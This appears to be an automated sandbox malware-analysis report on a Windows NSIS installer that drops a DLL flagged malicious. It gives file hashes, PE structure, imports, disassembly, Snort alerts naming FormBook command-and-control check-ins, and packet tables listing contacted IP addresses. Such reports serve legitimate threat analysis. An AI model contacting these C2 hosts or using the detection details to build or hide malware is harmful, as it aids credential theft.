Preview:	?.....c...8T..P).....}a.=.....kO3^W...;...{<i...j..,....8..p..b8[M.P..H.]X.i_3...|kR7.<.Y..L.r..tph@#yp.<WK.._.u$..b.....E..,~"2N.(..j...o...t.4h.....m...n.R..a..,...58....u3Tu\|I....X...B.. .c....Ez.....Q\|..xHU6."<.....7ZZ.\|.bM.....B.k.H....n...Pf4...$.7.5.Y..r*//q.\..p...%hT..*^..G...>..3.qm.j....Cd....X...u...\ux..qcg.H...,+G..0v.....BV.....y.F,.....`@6.sC.Z.N=X.....>^..Z.\Q. |...q}..#.@...a......"..k...kA.....,Y..UXXDr...@Wl..N.,..+..x...p....X..$&:.e.o?..X..q .x..#..g..1..6.e...-.....WGf....9..%.}.A... R.....>..b...v...$..v{5^%..^\..l|.O.$.J.}._q~p..c.u.... mU...@X..EVu..a.g9n....."/....7P.j.d;i2d[...z".....k.R.Yl.}lhR#uR..][o;}.E...{.i....M..U...4s.KJE.n\|.....j.....o.Y.Ug".H&.&uw....)G....z..._...b.....^:D.}fw.p$.].$. <.)...X...k.. .....5R.&.t._.....f..=iT" .....J..N..H.....q.g.d.w9[.3.....l.....=t...QS.....d4..pm.H.....@.h.<.=..o..7.p..N>x.f./....TC..l..2F..6.^..xRw=..jg..M..Bs'9.)._.*.....Z...-<..V>X

C:\Users\user\AppData\Local\Temp\eh2api3cxcp4

Process:	C:\Users\user\Desktop\4oItdZkNOZ.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.95283900519363
Encrypted:	false
SSDEEP:	96:3a5irTx9nq7Pa8uVcysMEG8aCTrAK40vPUojz3NfsX2qhmOe77wN6EB:3a5M9nqT/uidzacvPUojz9tvDPwN6EB
MD5:	97F97CF558ABBDF02D80BD9BE6E6E007
SHA1:	A02112C110F988A0C2567A3E1732CD8AAC8863F7
SHA-256:	535934F5D314EED051264A6D1D24542B551E0A1AD738FECF7A26E18B7520419D
SHA-512:	29CD3852A2F4A64D055BAE82E7A1F036C98BC684190CED8A8EE3F396BE8F626E5B7ABA15B6F60F185842F938A0B086F203273530A9C74945FA1DC100105E0FA6
Malicious:	false
Reputation:	low
Preview:	).`qH..G#Yl..M.....rpg.u....`^B."4D....2....:...%..<.P.....,.;...6K....UR#...l.....lb. ...t.V.X.[l.&{...Q..l<}T..gctW..0..w2..(....h/..J...}M..&o.s...oG.C..].c...{Y.l..$.....Xk..;U;V.5..=. .B.c1...i.].%.R.],..~.ET}ne.....Tw.W.-.....sW.....t...M..3...C,vfV.rMu..bBx.k...@O.q..FT..?.....;..`.A!{A].v.l.Os.v.....7).tC.q ..>.../.XI...^YO.!.....(%TB gs..Z..A...~J.j.6\2y E...8..q.[c.x..\!.I3..c.hk....q..5.S.`..qCz.....8.....%.s...d.\f....-..y..o:.....'.`.Tw...8.j..#<<.X....8...1j.^.....X.....'....1...@.y^s..}...9...*R."^.C.....6...a...u...Gq%].....-...+w...=..w...].... ..BI.=~[%..).#G.X....>....?....J.?5^.o8...P.li.$2...D..M.hv.1..`S..u.....=...m.l..Z..?..... xI.h.!Z...ETQ.K.....>r.....*J...1#.Z.1.,0.A.9$.0.2.'...Q..dp..H..k.....jR.Y.R2".~...J ..+..u1@...r...~t...f..s>....Y6..j.2.o...+...8fehK~w....?.Z.'J..T8..D.9.Xv.....J....1.8.H.O.!.+.}.g.....N.l.}..]....q....W.T.....p./..2..d.!..R...d.y.[

C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll

Process:	C:\Users\user\Desktop\4oItdZkNOZ.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.079886237854097
Encrypted:	false
SSDEEP:	48:a97y2RN2yedcWZhfChEsHIGmEsH/Gt4BKiZ/seNkTHfav6yYZmEeSRuqS:1Eidj4IGN4/GCBKxfQKuix
MD5:	0FE614493EC9FBF1C2A1D80C94BD82E4
SHA1:	3090FD37896D3A4D2FA8AA6EE6536BFA415C5253
SHA-256:	29943F203F544CD1F2B51396E1B371B017B705A3D43FF16E3A8FCC7350E629D9
SHA-512:	07360B40C2D2FF6E7CD1FC0D6E78D60E62677607C0C85FA62705EEA1F53A8844B1E51CD5E91E7ECED53F601FFEBC30A6A9002CA1EB62F68613D38C9DE9D5A0 EC
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll	
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Joe Sandbox View:	• Filename: Payment advice IN18663Q0031139I.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5K..fK..fK..f_..gZ..fK..fw..f...gJ..f...gJ..f..{fJ..f...gJ..fRichK..f.....PE..L...T.s`.....!..... .....`.....@.....@ ..P....1.....@.....P..... .....0.....code...!..... ....data...l... .....@....idata.....0.....@..@.rsrc.....@.....@..@.reloc.....P.....@..B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.020348156679716
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	4oItdZkNOZ.exe
File size:	394513
MD5:	36cf33e57ccccf3754b57ab14e623e57
SHA1:	f54422966fd1e5f8180f618a51c938372d3711be
SHA256:	9914c8ad9ea0318f57214c6eb2f2e3f891b71ba054a9de071432ec92eb6bfe0d
SHA512:	4eb8e5e6d3a24853496318816f038d987571e6f8fbf1b6308e0539f679a89baa85f548dd465a346ae6772ae68164eb0fe2d660c8eef70a880b8f0235724372e
SSDEEP:	6144:bd5+vAz3kwJcM25Py5Dniq2GMo0V8CvM7lSPOs90Zuz9QDN3OloB8Te:ivAz3kwJB0OBSDiYWDdOmCe
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....<.....J1.....

File Icon

	
Icon Hash:	c4c0c4dc9ccc6eb4

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

General

Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F819CA242C8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F819CA21A09h
test eax, eax
jne 00007F819CA21AC6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F819CA242B3h
call 00007F819CA219E9h
test eax, eax
je 00007F819CA21BE2h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F819CA24271h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F819CA21AACh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x2e40f	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x2e40f	0x2e600	False	0.319470181941	data	5.38627533233	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac310	0x6454	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x3b2764	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x3c2f8c	0x94a8	data		
RT_ICON	0x3cc434	0x5488	data		
RT_ICON	0x3d18bc	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 1056964608		
RT_ICON	0x3d5ae4	0x25a8	data		
RT_ICON	0x3d808c	0x10a8	data		
RT_ICON	0x3d9134	0x988	data		
RT_ICON	0x3d9abc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0x3d9f24	0x100	data	English	United States
RT_DIALOG	0x3da024	0x11c	data	English	United States
RT_DIALOG	0x3da140	0x60	data	English	United States
RT_GROUP_ICON	0x3da1a0	0x84	data		
RT_MANIFEST	0x3da224	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA

DLL	Import
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:02:21.841809	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:21.876757	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
04/12/21-10:02:21.879024	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:21.913930	ICMP	449	ICMP Time-To-Live Exceeded in Transit			5.56.20.161	192.168.2.6
04/12/21-10:02:21.914433	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:21.949945	ICMP	449	ICMP Time-To-Live Exceeded in Transit			91.206.52.152	192.168.2.6
04/12/21-10:02:21.950838	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:25.466097	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:29.466391	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:33.469421	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:37.467082	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:41.467548	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:45.479333	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:49.467956	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:53.468390	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:02:57.468855	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:03:01.469861	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:03:05.494586	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:03:09.469715	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
04/12/21-10:03:09.505883	ICMP	408	ICMP Echo Reply			13.107.4.50	192.168.2.6
04/12/21-10:03:13.666887	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49689	23.227.38.74	192.168.2.6
04/12/21-10:03:40.456929	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49695	34.102.136.180	192.168.2.6
04/12/21-10:03:45.624225	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49697	80	192.168.2.6	34.102.136.180
04/12/21-10:03:45.624225	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49697	80	192.168.2.6	34.102.136.180
04/12/21-10:03:45.624225	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49697	80	192.168.2.6	34.102.136.180
04/12/21-10:03:45.825259	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49697	34.102.136.180	192.168.2.6
04/12/21-10:04:19.335301	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49708	34.102.136.180	192.168.2.6
04/12/21-10:04:24.554411	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49709	104.21.37.16	192.168.2.6
04/12/21-10:04:35.690279	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.6	172.67.210.123
04/12/21-10:04:35.690279	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.6	172.67.210.123
04/12/21-10:04:35.690279	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.6	172.67.210.123

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:03:13.457211971 CEST	49689	80	192.168.2.6	23.227.38.74
Apr 12, 2021 10:03:13.498219967 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.498514891 CEST	49689	80	192.168.2.6	23.227.38.74
Apr 12, 2021 10:03:13.498548985 CEST	49689	80	192.168.2.6	23.227.38.74
Apr 12, 2021 10:03:13.540777922 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.666887045 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.666924000 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.666949034 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.666973114 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.666991949 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.667007923 CEST	80	49689	23.227.38.74	192.168.2.6
Apr 12, 2021 10:03:13.667211056 CEST	49689	80	192.168.2.6	23.227.38.74
Apr 12, 2021 10:03:13.667242050 CEST	49689	80	192.168.2.6	23.227.38.74
Apr 12, 2021 10:03:24.642961979 CEST	49692	80	192.168.2.6	107.180.50.167
Apr 12, 2021 10:03:24.777671099 CEST	80	49692	107.180.50.167	192.168.2.6
Apr 12, 2021 10:03:24.777769089 CEST	49692	80	192.168.2.6	107.180.50.167
Apr 12, 2021 10:03:24.777910948 CEST	49692	80	192.168.2.6	107.180.50.167
Apr 12, 2021 10:03:24.912236929 CEST	80	49692	107.180.50.167	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:03:24.929091930 CEST	80	49692	107.180.50.167	192.168.2.6
Apr 12, 2021 10:03:24.929121971 CEST	80	49692	107.180.50.167	192.168.2.6
Apr 12, 2021 10:03:24.929411888 CEST	49692	80	192.168.2.6	107.180.50.167
Apr 12, 2021 10:03:24.929435015 CEST	49692	80	192.168.2.6	107.180.50.167
Apr 12, 2021 10:03:25.063781023 CEST	80	49692	107.180.50.167	192.168.2.6
Apr 12, 2021 10:03:40.213458061 CEST	49695	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:40.254520893 CEST	80	49695	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:40.254658937 CEST	49695	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:40.254791975 CEST	49695	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:40.295903921 CEST	80	49695	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:40.456928968 CEST	80	49695	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:40.456979036 CEST	80	49695	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:40.457360029 CEST	49695	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:40.457509995 CEST	49695	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:40.499985933 CEST	80	49695	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:45.582843065 CEST	49697	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:45.623852968 CEST	80	49697	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:45.624111891 CEST	49697	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:45.624224901 CEST	49697	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:45.665019989 CEST	80	49697	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:45.825258970 CEST	80	49697	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:45.825287104 CEST	80	49697	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:45.825581074 CEST	49697	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:45.825613976 CEST	49697	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:03:45.866179943 CEST	80	49697	34.102.136.180	192.168.2.6
Apr 12, 2021 10:03:51.404807091 CEST	49698	80	192.168.2.6	103.86.176.10
Apr 12, 2021 10:03:51.573641062 CEST	80	49698	103.86.176.10	192.168.2.6
Apr 12, 2021 10:03:51.573729992 CEST	49698	80	192.168.2.6	103.86.176.10
Apr 12, 2021 10:03:51.573878050 CEST	49698	80	192.168.2.6	103.86.176.10
Apr 12, 2021 10:03:51.744096041 CEST	80	49698	103.86.176.10	192.168.2.6
Apr 12, 2021 10:03:51.744266987 CEST	49698	80	192.168.2.6	103.86.176.10
Apr 12, 2021 10:03:51.744302988 CEST	49698	80	192.168.2.6	103.86.176.10
Apr 12, 2021 10:03:51.913364887 CEST	80	49698	103.86.176.10	192.168.2.6
Apr 12, 2021 10:03:57.076699018 CEST	49702	80	192.168.2.6	163.44.185.226
Apr 12, 2021 10:03:57.387130022 CEST	80	49702	163.44.185.226	192.168.2.6
Apr 12, 2021 10:03:57.387376070 CEST	49702	80	192.168.2.6	163.44.185.226
Apr 12, 2021 10:03:57.387516975 CEST	49702	80	192.168.2.6	163.44.185.226
Apr 12, 2021 10:03:57.696130037 CEST	80	49702	163.44.185.226	192.168.2.6
Apr 12, 2021 10:03:57.865974903 CEST	80	49702	163.44.185.226	192.168.2.6
Apr 12, 2021 10:03:57.866008997 CEST	80	49702	163.44.185.226	192.168.2.6
Apr 12, 2021 10:03:57.866246939 CEST	49702	80	192.168.2.6	163.44.185.226
Apr 12, 2021 10:03:57.866301060 CEST	49702	80	192.168.2.6	163.44.185.226
Apr 12, 2021 10:03:58.174201965 CEST	80	49702	163.44.185.226	192.168.2.6
Apr 12, 2021 10:04:03.047792912 CEST	49703	80	192.168.2.6	91.236.136.12
Apr 12, 2021 10:04:03.142784119 CEST	80	49703	91.236.136.12	192.168.2.6
Apr 12, 2021 10:04:03.142942905 CEST	49703	80	192.168.2.6	91.236.136.12
Apr 12, 2021 10:04:03.143248081 CEST	49703	80	192.168.2.6	91.236.136.12
Apr 12, 2021 10:04:03.238464117 CEST	80	49703	91.236.136.12	192.168.2.6
Apr 12, 2021 10:04:03.245630026 CEST	80	49703	91.236.136.12	192.168.2.6
Apr 12, 2021 10:04:03.245661974 CEST	80	49703	91.236.136.12	192.168.2.6
Apr 12, 2021 10:04:03.245970964 CEST	49703	80	192.168.2.6	91.236.136.12
Apr 12, 2021 10:04:03.246005058 CEST	49703	80	192.168.2.6	91.236.136.12
Apr 12, 2021 10:04:03.341068983 CEST	80	49703	91.236.136.12	192.168.2.6
Apr 12, 2021 10:04:13.748326063 CEST	49706	80	192.168.2.6	81.17.18.198
Apr 12, 2021 10:04:13.800884962 CEST	80	49706	81.17.18.198	192.168.2.6
Apr 12, 2021 10:04:13.810499907 CEST	49706	80	192.168.2.6	81.17.18.198
Apr 12, 2021 10:04:13.810667038 CEST	49706	80	192.168.2.6	81.17.18.198
Apr 12, 2021 10:04:13.860965967 CEST	80	49706	81.17.18.198	192.168.2.6
Apr 12, 2021 10:04:13.872195959 CEST	80	49706	81.17.18.198	192.168.2.6
Apr 12, 2021 10:04:13.872419119 CEST	80	49706	81.17.18.198	192.168.2.6
Apr 12, 2021 10:04:13.874372005 CEST	49706	80	192.168.2.6	81.17.18.198
Apr 12, 2021 10:04:13.877935886 CEST	49706	80	192.168.2.6	81.17.18.198
Apr 12, 2021 10:04:13.928219080 CEST	80	49706	81.17.18.198	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:04:19.091475010 CEST	49708	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:04:19.132606030 CEST	80	49708	34.102.136.180	192.168.2.6
Apr 12, 2021 10:04:19.132802010 CEST	49708	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:04:19.133089066 CEST	49708	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:04:19.174834013 CEST	80	49708	34.102.136.180	192.168.2.6
Apr 12, 2021 10:04:19.335300922 CEST	80	49708	34.102.136.180	192.168.2.6
Apr 12, 2021 10:04:19.335339069 CEST	80	49708	34.102.136.180	192.168.2.6
Apr 12, 2021 10:04:19.335534096 CEST	49708	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:04:19.335611105 CEST	49708	80	192.168.2.6	34.102.136.180
Apr 12, 2021 10:04:19.376581907 CEST	80	49708	34.102.136.180	192.168.2.6
Apr 12, 2021 10:04:24.419045925 CEST	49709	80	192.168.2.6	104.21.37.16
Apr 12, 2021 10:04:24.469938040 CEST	80	49709	104.21.37.16	192.168.2.6
Apr 12, 2021 10:04:24.470082998 CEST	49709	80	192.168.2.6	104.21.37.16
Apr 12, 2021 10:04:24.470243931 CEST	49709	80	192.168.2.6	104.21.37.16
Apr 12, 2021 10:04:24.521033049 CEST	80	49709	104.21.37.16	192.168.2.6
Apr 12, 2021 10:04:24.554410934 CEST	80	49709	104.21.37.16	192.168.2.6
Apr 12, 2021 10:04:24.554733038 CEST	80	49709	104.21.37.16	192.168.2.6
Apr 12, 2021 10:04:24.554841995 CEST	49709	80	192.168.2.6	104.21.37.16
Apr 12, 2021 10:04:24.554903984 CEST	49709	80	192.168.2.6	104.21.37.16

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:02:21.780181885 CEST	52157	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:02:21.839986086 CEST	53	52157	8.8.8.8	192.168.2.6
Apr 12, 2021 10:02:33.021498919 CEST	61182	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:02:33.070437908 CEST	53	61182	8.8.8.8	192.168.2.6
Apr 12, 2021 10:02:34.735806942 CEST	55673	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:02:34.784600973 CEST	53	55673	8.8.8.8	192.168.2.6
Apr 12, 2021 10:02:42.476583004 CEST	57773	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:02:42.525346041 CEST	53	57773	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:07.940860987 CEST	59986	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:07.999838114 CEST	53	59986	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:13.364851952 CEST	52478	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:13.450625896 CEST	53	52478	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:14.786128044 CEST	58931	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:14.848254919 CEST	53	58931	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:22.030932903 CEST	57725	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:22.096566916 CEST	53	57725	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:24.554897070 CEST	49283	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:24.641757011 CEST	53	49283	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:26.332339048 CEST	58377	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:26.381004095 CEST	53	58377	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:27.400533915 CEST	55074	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:27.449434042 CEST	53	55074	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:29.967403889 CEST	54513	53	192.168.2.6	8.8.8.8
